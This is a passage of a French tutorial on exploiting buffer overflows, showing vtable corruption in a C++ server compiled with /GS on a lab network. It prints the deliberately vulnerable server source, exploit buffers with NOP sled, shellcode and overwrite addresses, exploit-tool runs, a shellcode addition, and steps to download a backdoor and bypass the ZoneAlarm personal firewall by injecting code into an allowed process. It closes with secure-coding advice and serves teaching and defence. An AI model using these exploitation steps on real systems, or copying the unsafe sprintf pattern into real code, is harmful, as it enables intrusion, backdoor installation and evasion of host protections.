La protection précédente est-elle sans faille ? Non, bien sûr. Il faut tout d'abord noter que si elle évite le téléchargement de la backdoor, il reste tout de même le déni de service.

Mais il existe également de nombreux cas où cette protection ne peut pas empêcher l'exécution de code injecté, notamment dès qu'un saut à une adresse pouvant être corrompue a lieu dans le corps de la fonction.

Pour illustrer cela, nous allons présenter une exploitation par corruption de la VTABLES d'un objet. Dans cette partie, le serveur vulnérable est donc compilé avec Visual .net et l'option /GS activée.

Rappel sur les VTABLES.

Lorsque qu'une classe contient une fonction membre, le compilateur crée une zone unique contenant son code. Tous les appels à cette fonction dans toutes les instances de cette classe pointent ensuite vers cette unique portion de code :

Avec la classe suivante :

```
class Message
{
private:
    int        iType;

public:
    void  setiType(int value);
};

void Message::setiType(int value)
{
    iType = value;
}
```

On obtient le code suivant :

```
Message message;
Message message2;

message.setiType(0);
00411E2E  push    0
00411E30  lea    ecx,[message]
00411E36  call   Message::setiType (411569h)
message2.setiType(0);
00411E3B  push    0
00411E3D  lea    ecx,[message2]
00411E43  call   Message::setiType (411569h)
```

Les deux calls pointent vers la même adresse (411569h).

La génération de code d'appel statique atteint cependant ses limites lorsque l'on commence à utiliser les vrais possibilités du langage objet.

Par exemple, prenons le cas d'une application pouvant recevoir deux types de messages : login et data. Ces deux messages doivent être traités de manière différentes. Une implémentation relativement simple est de déclarer une

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

classe BaseMessage contenant une fonction virtuelle processData(), puis de dériver cette classe en deux classes LoginMessage et DataMessage implémentant chacun une version de processData.

On a alors un code du type :

```
BaseMessage *m ;
if([message est de type login])
    m = (BaseMessage *) new LoginMessage() ;
else
    m = (BaseMessage *) new DataMessage() ;

m->processData() ;
```


L'énorme avantage étant que la distinction n'est faite qu'une fois lors de l'allocation. Ensuite l'appel à processData() est commun et conduira à l'exécution de la fonction associée au type de m.

Pour avoir un tel comportement, le code ne peut plus être statique. Le compilateur utilise une table d'adresses virtuelle, propre à chaque objet :

Prenons l'exemple de la classe Connexion que nous utiliserons après :

```
class Connexion
{
    char    szUser[SZ_USER];
    char    szData[SZ_DATA];
public:
    Connexion(void) {bzero(szData);bzero(szUser);};
    virtual    void    setszUser    (char *szInput)    {sprintf(szUser, "USER=%s",
szInput);};
    virtual    char * getszUser    (void)              {return szUser;};
    virtual    void    setszData    (char *szInput)    {sprintf(szData, "DATA=%s",
szInput);};
    virtual    char * getszData    (void)              {return szData;};
};
```

Voici en mémoire la structure de cette classe (adresse croissant vers le bas) :



La table virtuelle est un tableau contenant les adresses des fonctions membres.

Le code d'appel de la première fonction devient alors :

```
00411E7A mov     ecx,dword ptr [pConnexion]
00411E7D mov     edx,dword ptr [ecx]
00411E82 call    dword ptr [edx]
```

et pour la deuxième fonction, on aurait :

```
00411E7A mov     ecx,dword ptr [pConnexion]
00411E7D mov     edx,dword ptr [ecx]
00411E82 call    dword ptr [edx+4]
```



-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Plate-forme de test.

Pour les tests, la plate-forme suivante sera utilisée :



Attaquant : Windows XP
192.168.1.2



Serveur : Windows XP
192.168.1.1

Programme vulnérable

Description

Le serveur à exploiter écoute comme pour les autres sur le port 8080. Lors d'une connexion, il crée deux objets :

- « Connexion » qui permet de sauver les informations envoyées par le client (classe présentée ci-dessus).
- « LogData » qui permet de logger des informations.

Ce service attend deux types de données :

- La donnée USER qui indique le nom de l'utilisateur. Elle est stockée dans le buffer szUser de Connexion.
- La donnée DATA qui est stockée dans le buffer szData de Connexion.

Les buffers envoyés par le client doivent être du type :

- Premier octet = Type de donnée (0 ⇔ USER ; 1 ⇔ DATA)
- Reste du paquet = nom d'utilisateur ou données.

Code du serveur

Voici le code du service à exploiter :

```
#include <windows.h>
#include <stdio.h>

#define bzero(a)                memset(a,0,sizeof(a))
#define SZ_RECV                 1500
#define SZ_USER                 100
#define SZ_DATA                 400
#define SZ_LOG                  2000

#define CODE_USER               1
#define CODE_DATA               2

#define MSG_USER                "User login\r\n"
#define MSG_DATA                "Data received\r\n"
#define MSG_UKN_COMM            "Unknow command\r\n"
#define LST_PORT                8080

/* =====
   Class definition

   BaseMessage:
       BaseMessage is a pure virtual class.
       Field:
           iType = Describe the type of message: MSG_USER or MSG_DATA

   MessageUser:
       Class that implements method for a MSG_USER message
       Field:
           szUser = a buffer that holds a Welcome message

   MessageData:
       Class that implements method for a MSG_DATA message
       Field:
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
szData = a buffer that holds a data sent by user

===== */

class Connexion
{
    char  szUser[SZ_USER];
    char  szData[SZ_DATA];
public:
    Connexion(void) {bzero(szData);bzero(szUser);};
    virtual void  setszUser    (char *szInput)    {sprintf(szUser, "USER=%s",
szInput);};
    virtual char * getszUser    (void)            {return szUser;};
    virtual void  setszData    (char *szInput)    {sprintf(szData, "DATA=%s",
szInput);};
    virtual char * getszData    (void)            {return szData;};
};

class LogData
{
    char  szData[SZ_DATA];
public:
    virtual void  logszData    (char *szData)    {printf("[TRACE] %s\n",
szData);};
};

/* =====
Function InitializeServer

Goal:
    Open a listening socket or port LST_PORT

Parameter:
    -

Return value:
    SUCCESS      = return client socket
    FAILED = INVALID_SOCKET

===== */

SOCKET InitializeServer(VOID)
{
    WORD version = MAKEWORD(1,1);
    WSADATA wsaData;
    SOCKET listeningSocket=0;

    printf("TRACE: Initialising server...\n");

    // Initialize wsock2
    WSASStartup(version, &wsaData);

    // Create listening socket
    if ((listeningSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
INVALID_SOCKET)
        return NULL;

    // Fill SOCKADDR_IN
    SOCKADDR_IN saServer;

    saServer.sin_family = AF_INET;
    saServer.sin_addr.s_addr = INADDR_ANY;
    saServer.sin_port = htons(LST_PORT);

    // Bind socket to port
    if (bind(listeningSocket, (LPSOCKADDR)&saServer, sizeof(struct sockaddr)) ==
SOCKET_ERROR)
        return NULL;

    // Listen
    if (listen(listeningSocket, 1) == SOCKET_ERROR)
        return NULL;
}
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
printf("TRACE: Waiting for connection on port %d...\n", LST_PORT);
return accept(listeningSocket, NULL, NULL);
}

/* =====
Function processData

    Goal:
        Send a welcome string to client

    Parameter:
        SOCKET clientSocket = the client socket
        Connexion *pConnexion = object Connexion
        LogData *pLogData = object LogData
        char *msg = the message sent by client

    Return value:
        SUCCESS = 0
        FAILED = -1

===== */

int processData(SOCKET clientSocket, Connexion *pConnexion, LogData *pLogData, char
*szData)
{
    char msgToLog[SZ_LOG];

    if(szData[0] == CODE_USER)
    {
        pConnexion->setszUser(&szData[1]);
        sprintf(msgToLog, "Login user: %s", pConnexion->getszUser());
        if(send(clientSocket, MSG_USER, strlen(MSG_USER), 0) == SOCKET_ERROR)
            return -1;
    }
    else if(szData[0] == CODE_DATA)
    {
        pConnexion->setszData(&szData[1]);
        sprintf(msgToLog, "Data sent: %s", pConnexion->getszData());
        if(send(clientSocket, MSG_DATA, strlen(MSG_DATA), 0) == SOCKET_ERROR)
            return -1;
    }
    else
    {
        sprintf(msgToLog, "Unknow command: %d", szData[0]);
        if(send(clientSocket, MSG_UKN_COMM, strlen(MSG_UKN_COMM), 0) == SOCKET_ERROR)
            return -1;
    }

    pLogData->logszData(msgToLog);

    return 0;
}

/* =====
Function main

    Goal:
        Start point

    Parameter:
        -

    Return value:
        -

===== */

int main(char *argv[], int argc)
{
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
char  szBuffer[SZ_RECV];
int   nRecv;
SOCKET clientSocket=0;

// Initilise le serveur
if((clientSocket = InitializeServer()) == INVALID_SOCKET)
{
    WSACleanup();
    printf("ERROR in main: InitializeServer failed\n");
    getchar();
    return 0;
}

printf("TRACE: Connection received. Entering recv loop...\n");

// Nouvelle connexion: alloue un objet connexion pour garder les données et un
objet LogData pour logger des données.
Connexion  *pConnexion;
LogData    *pLogData;
pConnexion = new Connexion;
pLogData   = new LogData;

// Boucle de reception des messages
bzero(szBuffer);
while((nRecv = recv(clientSocket, szBuffer, SZ_RECV, 0)) > 0)
{
    processData(clientSocket, pConnexion, pLogData, szBuffer);
    bzero(szBuffer);
}

// Clean
free(pConnexion);
free(pLogData);
closesocket(clientSocket);
WSACleanup();
printf("TRACE: End of program vuln_server_buffer_overflow_vtables\n");
printf("Press Enter to close this window\n");
getchar();
return 0;
}
```

Voici quelques explications :

- 1- Le service commence par se mettre en écoute sur le port 8080.
- 2- Lors d'une connexion, il crée deux objets : Connexion et LogData.
- 3- Pour chaque buffer reçu :
 - a. Il appelle la fonction processData avec en paramètre la socket, les deux objet et le buffer envoyé.
 - b. Il analyse alors le premier octet du buffer :
 - i. Si c'est CODE_USER, il appelle setszUser qui sauve le nom de l'utilisateur, puis remplit msgToLog avec MSG_USER
 - ii. Si c'est CODE_DATA, il appelle setszData qui sauve les données envoyées, puis remplit msgToLog avec MSG_DATA
 - iii. Sinon, il copie MSG_UKN_COMM dans msgToLog.
 - c. Il appelle logszData pour logger msgToLog

Test du serveur.

Sur le serveur.

- 1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
- 2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
- 3- Compilez et lancez le serveur.

Sur la machine attaquante.

- 1- Allez dans le répertoire INJECTER
- 2- Modifiez le fichier de configuration « windows_vtables_overflow_testsrv.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|TOTO:1
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
BUFFER=0x02:1|HELLO:1
```

Voici le résultat au niveau du serveur :

```
TRACE: Initialising server...
TRACE: Waiting for connection on port 8080...
TRACE: Connection received. Entering recv loop...
[TRACE] Login user: USER=TOTO
[TRACE] Data sent: DATA=HELLO
TRACE: End of program vuln_server_buffer_overflow_vtables
Press Enter to close this window
```

Et au niveau de injecter

```
injecter.pl -f windows_vtables_overflow_testsrv.conf
-----
--          injecter.pl          --
--          --                  --
-- ghorg0re/3ey's exploit tools --
--          --                  --
--   Autor:   ghorg0re/3ey       --
--   Version: 1.06              --
--   Date:    17/05/2004        --
--          --                  --
-----
Packet number 0

Data to send:"@TOTO"
Sending Data...
Data received:"User login
"
-----
-----
Packet number 1

Data to send:"●HELLO"
Sending Data...
Data received:"Data received
"
-----
-----
```

Etude de la vulnérabilité

La vulnérabilité se situe au niveau des fonctions setszUser et setszData : alors que 1500 octets sont lus, ils sont copiés via sprintf dans des buffers de taille 100 et 400.

Analysons ce que nous pouvons écraser :

Le heap à l'allure suivante (adresse croissant vers le bas) :

←	4 bytes	→
Pointeur table virtuelle de Connexion		
...		
szUser		
...		
szData		
...		
Pointeur table virtuelle de LogData		

Le débordement de szUser et de szData ne peuvent donc pas impacter le pointeur vers la table virtuelle de Connexion, situé dans des adresses plus basses. Par contre, le pointeur vers la table virtuelle de LogData peut être corrompu.

Nous pourrions donc l'écraser au niveau du « pConnexion->setszData(&szData[1]); » puis appeler du code dans pConnexion->szData au moment de l'appel « pLogData->logszData(msgToLog); ».

Mais cette exploitation ne va pas être aussi simple. Rappelez-vous du code d'appel d'une fonction via la table virtuelle :

```
00411E7A mov     ecx,dword ptr [pLogData]
00411E7D mov     edx,dword ptr [ecx]
00411E82 call   dword ptr [edx]
```

-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

Si voulons sauter à une adresse de pConnexion→szData, il nous faut mettre remplacer le pointeur de table virtuelle de LogData par une adresse contenant l'adresse de notre buffer... Il y a donc une indirection : l'appel ne porte pas directement sur l'adresse injectée mais sur le contenu pointé par l'adresse injectée.

Le problème étant que le buffer ne doit pas contenir de zéro puisque la copie se fait par sprintf. On ne peut donc pas créer cette indirection dans notre buffer puisque l'adresse de pConnexion→szData contient un zéro.

Nous allons donc devoir procéder en deux temps :

- 1- Envoyer un message USER de manière à créer en mémoire cette indirection.
- 2- Envoyer un message DATA qui pointe vers le champ pConnexion→szUser et donc cette indirection.

Voici les différentes adresses de objets :

```
pConnexion           = 0x003435c0
pConnexion→szUser    = 0x003435c4
pConnexion→szData    = 0x00343628
pLogData             = 0x003437f8
```

Nous choisissons de sauter dans pConnexion→szData en 0x00343630.

Il faut donc copier en mémoire l'adresse « 0x00343630 ». Nous ne pouvons cependant pas envoyer de zéro. Cela n'a aucune importance : Le zéro sera celui de fin de chaîne de caractère.

Nous envoyons donc le buffer représentant un message USER suivant :

```
BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
```

En mémoire, à l'adresse de pConnexion→szUser, nous obtenons :

```
0x003435c4 55 53 45 52 3d 30 36 34 00 00 00 ... USER=064....
```

Il nous faut maintenant envoyer un buffer « DATA » qui va écraser le pointeur de table adresse virtuelle de LogData et le remplacer la valeur 0x003435c9. Comme précédemment, cette adresse contient un zéro. Nous utiliserons donc le zéro de fin de chaîne.

Le buffer à envoyer est le suivant :

```
BUFFER=0x02:1|NOP:167|SHELLCODE:1|0xc9:1|0x35:1|0x34:1
```

En mémoire, à l'adresse de pLogData, nous obtenons :

```
0x003437f8 c9 35 34 00 fd fd fd fd ab ab ab ab ab
```

Exploitation du serveur

Sur le serveur.

- 1- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
- 2- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
- 3- Compilez et lancez le serveur.

Sur la machine attaquante.

- 1- Allez dans le répertoire SHELLCODE_SERVER
- 2- Lancez le serveur de shellcode « shellcode_server.exe »
- 3- Allez dans le répertoire INJECTER
- 4- Modifiez le fichier de configuration « windows_vtables_overflow_exploit.conf » pour qu'il reflète l'architecture :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
BUFFER=0x02:1|NOP:167|SHELLCODE:1|0xc9:1|0x35:1|0x34:1
```

- 5- Lancez injecter.pl

```
injecter.pl -f windows_vtables_overflow_exploit.conf
-----
--          injecter.pl          --
--                               --
-- ghorg0re/3ey's exploit tools --
--                               --
-- Autor:   ghorg0re/3ey         --
-- Version: 1.06                 --
-- Date:   17/05/2004           --
```


Contournement des équipements de filtrages

Les équipements de filtrage : Concepts

Les exemples précédents ne tenaient pas compte des éventuels équipements de filtrages qui peuvent se trouver entre l'attaquant et le serveur.

Par exemple dans le cas de Linux, il est très possible que le serveur soit derrière un firewall qui interdise toute connexion sortante (le serveur n'ayant a priori pas à initialiser de connexion vers l'extérieur). Le client X (xterm) ne pourra alors pas contacter le serveur X sur la machine attaquante.

Dans le cas Windows, il est possible qu'un proxy demandant une authentification empêche le téléchargement de la backdoor.

De manière générale, il faut remarquer que si ces équipements peuvent compliquer la tâche de l'attaquant, à partir du moment où le serveur est autorisé à accéder à Internet, l'exploitation pourra avoir lieu. Il est alors indispensable que vous maîtrisiez l'écriture de shellcode pour l'adapter à l'architecture réseau.

Pour illustrer cette partie, nous allons prendre l'exemple d'un type un peu particulier d'équipement : le firewall personnel. Il n'a évidemment rien à voir avec les firewalls utilisés dans les réseaux, mais comme son utilisation devient courante chez les particuliers, j'ai pensé qu'il serait important que vous connaissiez ses limites.

Contournement du firewall personnel

A ce niveau, on peut dire qu'une bonne protection serait l'utilisation d'un firewall personnel. Pour mémoire, un firewall personnel gère les accès sur la notion d'applications. Deux types d'accès sont définis : le mode client et le mode serveur. Pour chaque type, une application peut-être autorisée à accéder à Internet, interdite ou inconnue.

Les tests seront effectuée avec le firewall personnel le plus utilisé : ZoneAlarm. Dans notre cas, le programme téléchargé s'appelle a.exe. Il est bien sur inconnu de ZoneAlarm et toute tentative d'ouverture de socket en mode serveur sera détectée.

On peut penser écraser un programme autorisé à passer en mode serveur. Malheureusement, cette technique ne fonctionne pas car ZoneAlarm effectue un checksum pour vérifier que le programme n'a pas été modifié.

Alors, le firewall personnel est-il la solution miracle anti-backdoor ? Pas du tout ! En réalité, ce filtrage de flux sortant est totalement illusoire et peut être facilement contourné.

En effet, si a.exe n'est pas autorisé à ouvrir des sockets en mode serveur, en revanche « vuln_server_buffer_overflow_vtables.exe » lui y est autorisé. Il suffit donc de faire une injection de code dans ce processus.

Cette technique, basée sur les fonctions VirtualAllocEx, WriteProcessMemory et CreateRemoteThread est assez courante. Dans le principe, elle consiste à allouer de la mémoire dans le processus distant, puis copier le code d'une fonction et enfin créer un thread dans le processus distant qui exécute cette fonction.

Le principe est simple, la mise en œuvre plus délicate car le code injecté doit être relocalisable et doit obtenir les adresses des fonctions utilisées. On retrouve alors les techniques assez classiques comme le PEB,...

Je ne décrirais pas plus en détail cette partie. Il existe de très bons papiers sur ces techniques, notamment dans MISC [5]. Pour simplifier les choses, puisque le serveur vulnérable est autorisé à ouvrir des sockets en écoute, nous pouvons utiliser un code similaire à la backdoor précédente. On pourrait également imaginer de faire l'injection dans IE puis de créer connexion cliente vers la machine attaquante (IE n'étant a priori pas autorisé à ouvrir des sockets en mode serveur dans ZoneAlarm).

Un dernier point à noter : il ne faut plus que le serveur d'origine crash, sinon notre thread ne pourra pas être créé. Il existe plusieurs solution, la meilleure étant la reconstruction de la mémoire écrasée puis le retour à l'exécution normale, qui permet une bonne furtivité.

Dans cette présentation, j'utilise une méthode beaucoup moins propre : la fin du shellcode exécute un Sleep sur un grand nombre, ce qui nous laisse largement le temps d'explorer le système.

Voici le code à ajouter à la fin du shellcode :

```
; 0x000000000x000000000x000000000x000000000x000000000x000000000x000000000x000000000x00000000
; Part 6:
;   Execute a Sleep
;
; 0x000000000x000000000x000000000x000000000x000000000x000000000x000000000x000000000x00000000
; Get address of Sleep
    push    'eels'
    push    dword ptr [ebp-K32ADDOFF]
```


-- Ghorg0re/3ey : Démonstrations pratiques de buffer overflows --

```
    call    MyGetProcAddress
IF MYPROPERCODE
    cmp     eax, 0
    je     RestoreStack
ENDIF
IF MYDEBUG
    PrintHex    eax
ENDIF
IF MYDEBUG
    PrintText   "DEBUG: Executing Sleep"
ENDIF
    push     0deadbabeh
    call     eax
```

Démonstration pratique

Sur le serveur.

- 1- Lancez ZoneAlarm
- 2- Allez dans le répertoire VULN_SERVER_BUFFER_OVERFLOW_VTABLES
- 3- Ouvrez VULN_SERVER_BUFFER_OVERFLOW_VTABLES.dsw avec Visual C++ 6.0
- 4- Compilez et lancez le serveur.
- 5- Autorisez de manière définitive VULN_SERVER_BUFFER_OVERFLOW_VTABLES.exe à ouvrir des sockets en mode serveur.

Sur la machine attaquante.

- 1- Allez dans le répertoire WINDOWS\SHELLCODE_BUILDER
- 2- Compilez shellcode_downloadfile_sleep.exe à partir de shellcode_downloadfile_sleep.asm
- 3- Exécutez shellcode_extract_sleep.exe
- 4- Copiez shellcode.pm dans INJECTER
- 5- Configurez le fichier « windows_vtables_overflow_exploit_zonealarm.conf » :

```
SERVER_ADDR=192.168.1.1
SERVER_PORT=8080

BUFFER=0x01:1|0x30:1|0x36:1|0x34:1
BUFFER=0x02:1|NOP:147|SHELLCODE:1|0xC9:1|0x35:1|0x34:1
```

- 6- Lancez injecter.pl :

```
injecter.pl -f windows_vtables_overflow_exploit_zonealarm.conf
```

- 7- Lors du choix de backdoor, choisir « backdoor_fw.exe » (choix [1])
- 8- Une fois le téléchargement terminé, se connecter avec putty.

Conclusion générale.

Cette étude a présenté des exemples concrets d'exploitation de buffer overflows sous Linux et sous Windows. Il faut en retenir que les possibilités d'exploitation dès lors qu'une zone mémoire peut-être corrompue sont multiples.

Il existe de très nombreuses protections opérants à des niveaux différents :

- Au niveau du réseau, les équipements de filtrage.
- Au niveau système, les protections comme chroot ou la gestion des droits de l'utilisateur d'exécution du serveur.
- Au niveau logiciel, les protections comme l'option /GS ou des produits comme StackGuard

L'idéal est bien sûr de combiner ces différentes protections (concept de défense en profondeur).

Cependant, la solution la plus efficace reste l'écriture de code sécurisé :

- 1- Certaines fonctions sont dangereuses, évitez à tout prix de les utiliser.
- 2- Faites particulièrement attention à l'octet nul ajouté en fin de chaîne (faible off-by-one).
- 3- Vérifiez les boucles qui remplissent des tableaux.
- 4- Utilisez les types managés sous Windows.

Et surtout, ne vous fiez jamais aux données envoyées par l'utilisateur !

Références.

- [1] Article de Frédéric Raynal, Christophe Blaess, Christophe Grenier
<http://www.cgsecurity.org/Articles/SecProg/Art2/index-fr.html>
<http://www.cgsecurity.org/Articles/SecProg/Art3/index-fr.html>
- [2] Article de Phrack
<http://www.phrack.org/show.php?p=57&a=8>
- [3] Article de Nicolas Ruff dans MISC 12 « la fin des buffer overflow dans Windows ? »
- [4] Article sur la communauté Borland pour l'écriture d'un cmd.exe distant
<http://community.borland.com/article/0,1410,10387,0.html>
- [5] Article sur l'injection de code dans MISC 11 écrit par Eric Detoisien et Eyal Dotan
« Chevaux de Troie furtif sous Windows : du bon usage de l'API Hooking »